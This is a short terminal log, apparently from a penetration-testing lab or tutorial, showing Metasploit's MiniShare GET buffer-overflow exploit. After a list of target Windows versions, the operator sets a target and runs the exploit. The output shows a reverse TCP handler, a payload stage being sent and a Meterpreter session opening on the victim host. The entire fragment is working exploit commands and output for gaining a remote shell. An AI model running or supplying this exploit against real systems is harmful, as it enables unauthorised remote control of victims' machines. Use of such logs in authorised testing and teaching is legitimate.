6 Windows 2003 SP1 English
7 Windows 2003 SP2 English
8 Windows NT 4.0 SP6
9 Windows XP SP2 German
10 Windows XP SP2 Polish
11 Windows XP SP2 French
12 Windows XP SP3 French
msf exploit(minishare_get_overflow) > set target 4
target => 4
msf exploit(minishare_get_overflow) > exploit
[*] Started reverse TCP handler on 172.16.189.134:443
[*] Trying target address 0x7c9d30d7...
[*] Sending stage (957487 bytes) to 172.16.189.132
[*] Meterpreter session 1 opened (172.16.189.134:443 -> 172.16.189.132:1052) at 2017
-02-23 23:59:31 -0500
meterpreter >